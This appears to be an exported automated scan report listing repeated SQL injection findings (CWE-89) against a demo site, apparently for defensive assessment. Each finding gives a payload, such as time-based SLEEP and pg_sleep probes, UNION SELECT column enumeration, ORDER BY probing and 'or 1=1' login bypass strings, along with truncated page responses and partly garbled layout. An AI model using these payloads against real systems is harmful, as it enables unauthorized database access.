Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe</td></tr></table>	Name	Value	demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe
Name	Value				
demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#725				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)))#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#726	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#727

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' or 1=1</td></tr></table>	Name	Value	demouser@deepfence.io	admin' or 1=1
Name	Value				
demouser@deepfence.io	admin' or 1=1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG91ZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#728				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 8#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 8#
Name	Value				
demouser@deepfence.io	ORDER BY 8#				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#729

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@				

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#730

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>``</td></tr></table>		Name	Value	demouser@deepfence.io	``
Name	Value					
demouser@deepfence.io	``					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#731					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#732

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#733

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language=
"javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </
script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet"
src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-
bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!--
Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:
image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJ
bWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQ
IoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#734

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	" or pg_sleep(5)--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#735

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#736				

SQL Injection

Scan					
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 25#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 25#
Name	Value				
demouser@deepfence.io	ORDER BY 25#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAACAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#737				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
